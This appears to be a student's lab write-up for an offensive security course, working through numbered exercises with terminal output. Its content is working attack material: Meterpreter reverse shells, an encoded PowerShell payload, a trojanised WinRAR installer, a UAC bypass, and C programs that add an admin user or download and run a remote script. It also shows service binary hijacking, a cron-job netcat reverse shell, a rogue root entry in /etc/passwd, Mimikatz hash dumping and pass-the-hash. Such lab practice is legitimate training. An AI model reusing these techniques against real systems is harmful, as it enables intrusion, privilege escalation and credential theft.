141623297
141623298
141623299
```

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.167:3232
[*] Sending stage (180291 bytes) to 192.168.167.10
[*] Meterpreter session 1 opened (192.168.119.167:3232 -> 192.
3:31 -0400

meterpreter > shell
Process 6488 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
whoami
client251\administrator
```

☐ Attempt to get a reverse shell using a PowerShell one-liner rather than a script.432


Select Administrator: Windows PowerShell

```
PS C:\Users\Administrator> powershell.exe -encoded JABjAG8AZAB1ACAAPQAgACcACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuA
GUAbAAzADIALgBkAGwAbAAiACkAXQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIAB1AHgAdAB1AHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAHIAdAB1A
GEAbABBAGwAbABvAGMAKABJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABmA
GwAQQBsAGwAbwBjAGEAdABpAG8AbgBUAHkAcAB1ACwAIAB1AGkAbgB0ACAAZgBsAFAAcgBvAHQAZQBjAHQAKQA7ACAACgAgAAoAWwBEAGwAbABJAG0AcABvA
HIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQA
HQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpA
G4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByA
CAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEAdABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwA
```


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.167:3232
[*] Sending stage (180291 bytes) to 192.168.167.10
[*] Meterpreter session 2 opened (192.168.119.167:3232 -> 192.16
8:17 -0400
ses
meterpreter > shell
Process 7852 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>id
id
'id' is not recognized as an internal or external command,
```

17.3.3.4 Exercises

☐ Inject a meterpreter reverse shell payload in the WinRAR executable.




☐ Transfer the binary to your Windows client and ensure that it is not being detected by the antivirus.



☐ Run the WinRAR installer and migrate your meterpreter shell to prevent a disconnect.

```
msf5 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.167:3232
[*] Sending stage (180291 bytes) to 192.168.167.10
[*] Meterpreter session 3 opened (192.168.119.167:3232 -> 192.168.167.10:54079) a
2:20 -0400

whoami
shell
[*] Session ID 3 (192.168.119.167:3232 -> 192.168.167.10:54079) processing AutoR
dows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: wrar590.exe (6052)
[-] Post failed: NoMethodError undefined method `downcase' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi
:in `block in []'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi
9:in `each'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi
9:in `each_process'
[-]   /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi
:in `[]'
[-]   /usr/share/metasploit-framework/modules/post/windows/manage/migrate.rb:81:
oc'
[-]   /usr/share/metasploit-framework/modules/post/windows/manage/migrate.rb:47:

meterpreter >
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 4180 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads\custom scan>whoami
whoami
client251\administrator
```

☐ Attempt to find different executables and inject malicious code into them using Shellter.




```
meterpreter > shell
Process 6420 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ADMINI~1\AppData\Local\Temp\7zS499B431E>whoami
whoami
client251\administrator

C:\Users\ADMINI~1\AppData\Local\Temp\7zS499B431E>
```

18.1.1.13 Exercise

☐ Perform various manual enumeration methods covered in this section on both your dedicated Windows and Linux clients. Try experimenting with various options for the tools and commands used in this section

```
PS C:\Users\Administrator> Get-ChildItem "C:\Program Files" -Recurse | Get-ACL | ?{$_.AccessToString -match "Everyone\sAllow\s\sModify"}


    Directory: C:\Program Files\TestApplication


Path        Owner                  Access
----        -----                  ------
testapp.exe BUILTIN\Administrators Everyone Allow  Modify, Synchronize...
```

```
PS C:\Users\Administrator>  driverquery.exe /v /fo csv | ConvertFrom-CSV | Select-Object 'Display Name', 'Start Mode', Path

Display Name                                                  Start Mode Path
------------                                                  ---------- ----
1394 OHCI Compliant Host Controller                           Manual     C:\Windows\system32\drivers\1394ohci.sys
3ware                                                         Manual     C:\Windows\system32\drivers\3ware.sys
Microsoft ACPI Driver                                         Boot       C:\Windows\system32\drivers\ACPI.sys
ACPI Devices driver                                           Manual     C:\Windows\system32\drivers\AcpiDev.sys
Microsoft ACPIEx Driver                                       Boot       C:\Windows\system32\Drivers\acpiex.sys
ACPI Processor Aggregator Driver                              Manual     C:\Windows\system32\drivers\acpipagr.sys
ACPI Power Meter Driver                                       Manual     C:\Windows\system32\drivers\acpipmi.sys
ACPI Wake Alarm Driver                                        Manual     C:\Windows\system32\drivers\acpitime.sys
```

```
root@debian:~# lsmod
Module                  Size  Used by
fuse                   90112  7
appletalk              32768  0
ax25                   49152  0
ipx                    28672  0
p8023                  16384  1 ipx
p8022                  16384  1 ipx
psnap                  16384  2 appletalk,ipx
llc                    16384  2 p8022,psnap
evdev                  20480  5
vmw_balloon            20480  0
```

```
root@debian:~# find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
```

18.1.2.1 Exercises

☐ Inspect your Windows and Linux clients by using the tools and commands presented in this section in order to get comfortable with manual local enumeration techniques.

```
PS C:\tools\privilege_escalation\windows-privesc-check-master> .\windows-privesc-check2.exe --dump -G
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM

[i] Running as current user.  No logon creds supplied (-u, -D, -p).

[+] Runtime Options Dump
 mode: dump
 do_all: False
 do_allfiles: False
 do_appendices: True
```

```
root@debian:/home/student/Downloads# ./unix-privesc-check standard > std_output.txt
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
./unix-privesc-check: 1076: [: standard: unexpected operator
```

☐ Experiment with different windows-privesc-check and unix_privesc_check options.

```
PS C:\tools\privilege_escalation\windows-privesc-check-master> .\windows-privesc-check2.exe --audit -a -o C:\users\Administrator\Desktop\auditreport
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM
```

```
root@debian:/home/student/Downloads# ./unix-privesc-check detailed > det_output.txt
./unix-privesc-check: 1076: [: detailed: unexpected operator
./unix-privesc-check: 1076: [: detailed: unexpected operator
./unix-privesc-check: 1076: [: detailed: unexpected operator
./unix-privesc-check: 1076: [: detailed: unexpected operator
```

18.2.3.2 Exercise

☐ Log in to your Windows client as the admin user and attempt to bypass UAC using the application and technique covered above

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\windows\System32

C:\Windows\System32>REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command
The operation completed successfully.

C:\Windows\System32> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v Delega teExecute /t REG_SZ
ERROR: Invalid syntax.
Type "REG ADD /?" for usage.

C:\Windows\System32> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /t REG_SZ
The operation completed successfully.

C:\Windows\System32> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe" /f
The operation completed successfully.

C:\Windows\System32>fodhelper.exe

C:\Windows\System32>
```

```
Administrator: C:\Windows\system32\cmd.exe
BUILTIN\Users                                  Alias            S-1-5-
default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON          Well-known group S-1-5-
default, Enabled group
NT AUTHORITY\INTERACTIVE                       Well-known group S-1-5-
default, Enabled group
NT AUTHORITY\Authenticated Users               Well-known group S-1-5-
default, Enabled group
NT AUTHORITY\This Organization                 Well-known group S-1-5-
default, Enabled group
NT AUTHORITY\Local account                     Well-known group S-1-5-
default, Enabled group
LOCAL                                          Well-known group S-1-2-
default, Enabled group
NT AUTHORITY\NTLM Authentication               Well-known group S-1-5-
default, Enabled group
Mandatory Label\High Mandatory Level           Label            S-1-16
```

18.2.4.1 Exercises

☐ Log in to your Windows client as an unprivileged user and attempt to elevate your privileges to SYSTEM using the above vulnerability and technique.

```c
#include <stdlib.h>

int main ()
{
        int i;

        i = system ("net user evil Ev!lpass /add");
        i = system ("net localgroup administrators evil /add");
        return 0;
}
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ i686-w64-mingw32-gcc adduser.c -o adduser.exe
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ ls
adduser.c  adduser.exe  unix-privesc-check-1.4
```

```
C:\Users\student\Desktop>powershell -c IEX(new-object net.webclient).downloadfile('http://192.168.119.167/adduser.exe',
'C:\users\student\Desktop\adduser.exe')
Invoke-Expression : Cannot bind argument to parameter 'Command' because it is null.
At line:1 char:4
+ IEX(new-object net.webclient).downloadfile('http://192.168.119.167/ad ...
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Invoke-Expression], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationErrorNullNotAllowed,Microsoft.PowerShell.Commands.InvokeExpre
   ssionCommand


C:\Users\student\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is DC08-488F

 Directory of C:\Users\student\Desktop

06/15/2020  11:04 AM    <DIR>          .
06/15/2020  11:04 AM    <DIR>          ..
06/15/2020  11:04 AM           288,469 adduser.exe
               1 File(s)        288,469 bytes
               2 Dir(s)   9,642,835,968 bytes free
```

```
C:\Users\student\Desktop>move "C:\Program Files\Serviio\bin\ServiioService.exe" "C:\users\student\Desktop\SSbackup.exe"
        1 file(s) moved.

C:\Users\student\Desktop>move adduser.exe "C:\Program Files\Serviio\bin\ServiioService.exe"
        1 file(s) moved.
```

```
C:\Users\student>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
corp\Domain Admins
corp\offsec
evil
offsec
The command completed successfully.


C:\Users\student>
```

☐ Attempt to get a remote system shell rather than adding a malicious user.

```c
#include <stdlib.h>

int main ()
{
        int i;

        i = system ("powershell -c IEX(new-object net.webclient).downloadstring('http://192.168.119.167/443.ps1')");
        return 0;
}
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ i686-w64-mingw32-gcc revshell.c -o revshell.exe
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ ls
443.ps1  adduser.c  adduser.exe  revshell.c  revshell.exe  unix-privesc-check-1.4
```

```
C:\Users\student\Desktop>powershell IEX(new-object net.webclient).downloadfile('http://192.168.119.167/revshell.exe'
:\users\student\desktop\revshell.exe')
Invoke-Expression : Cannot bind argument to parameter 'Command' because it is null.
At line:1 char:4
+ IEX(new-object net.webclient).downloadfile('http://192.168.119.167/re ...
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Invoke-Expression], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationErrorNullNotAllowed,Microsoft.PowerShell.Commands.InvokeExp
   ssionCommand


C:\Users\student\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is DC08-488F

 Directory of C:\Users\student\Desktop

06/15/2020  11:20 AM    <DIR>          .
06/15/2020  11:20 AM    <DIR>          ..
06/15/2020  11:21 AM           288,469 revshell.exe
```

```
C:\Users\student\Desktop>move "C:\program files\Serviio\bin\ServiioService.exe" .\AUBackup.exe
        1 file(s) moved.

C:\Users\student\Desktop>move .\revshell.exe "C:\program files\Serviio\bin\ServiioService.exe"
        1 file(s) moved.
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 49699
Windows PowerShell running as user CLIENT251$ on CLIENT251
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
```

18.3.2.1 Exercise

☐ Log in to your Debian client as an unprivileged user and attempt to elevate your privileges to root using the above technique.

```
root@debian:/home/student/Downloads# grep "CRON" /var/log/cron.log
Jun 15 11:55:01 debian CRON[1830]: (root) CMD (/var/scripts/user_backups.sh)
Jun 15 12:00:01 debian CRON[1926]: (root) CMD (/var/scripts/user_backups.sh)
Jun 15 12:05:01 debian CRON[1947]: (root) CMD (/var/scripts/user_backups.sh)
Jun 15 12:09:01 debian CRON[1961]: (root) CMD (   [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /us
r/lib/php/sessionclean; fi)
```

```
root@debian:/home/student/Downloads# cd /var/scripts/
root@debian:/var/scripts# echo >> user_backups.sh && echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 192.168.119.
167 443 >/tmp/f" >> user_backups.sh
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 44994
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

18.3.3.1 Exercise

☐ Log in to your Debian client with your student credentials and attempt to elevate your privileges by adding a superuser account to the /etc/passwd file.

```
student@debian:~$ ls -lah /etc/passwd
-rwxrwxrwx 1 root root 1.9K Apr 17  2018 /etc/passwd
student@debian:~$ openssl passwd yeet
uoZKKgtMrFa7E
student@debian:~$ echo "root2:uoZKKgtMrFa7E:0:0:root:/root:/bin/bash" >> /etc/passwd
student@debian:~$ su root2
Password:
root@debian:/home/student# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/student#
```

19.4.2.1 Exercises

☐ Use Mimikatz to extract the password hash of an administrative user from the Windows client.

```
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

516     {0;000003e7} 1 D 26079          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;001cf468} 3 F 2217868     CLIENT251\admin S-1-5-21-1375711201-1277040102-1320212398-1001  (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2260797     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : CLIENT251
SysKey : 34d76d5474939d8e4eff07823e7691d1
Local SID : S-1-5-21-1375711201-1277040102-1320212398

SAMKey : 0dd784cbffd297eef0b42b099eefe68f

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 32251211a407adf98000769dc64e3323

RID  : 000003e9 (1001)
User : admin
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
    lm  - 0: 30d17563f7974c31af287e692700eb2f
    lm  - 1: b561d600bb224c9ad172dfc2a05c9457
    ntlm- 0: 2892d26cdf84d7a70e2eb3b9f05c425e
    ntlm- 1: f5e4cc1e05fcef8d9e75119556230 8d9
    ntlm- 2: 2892d26cdf84d7a70e2eb3b9f05c425e
```

☐ Reuse the password hash to perform a pass-the-hash attack from your Kali system and obtain code execution on your Windows client.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/18$ pth-winexe -U admin%30d17563f7974c31af287e692700eb2f:2892d26cdf84d7a70e2eb3b9f05c425e //192.168.167.10 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.15]
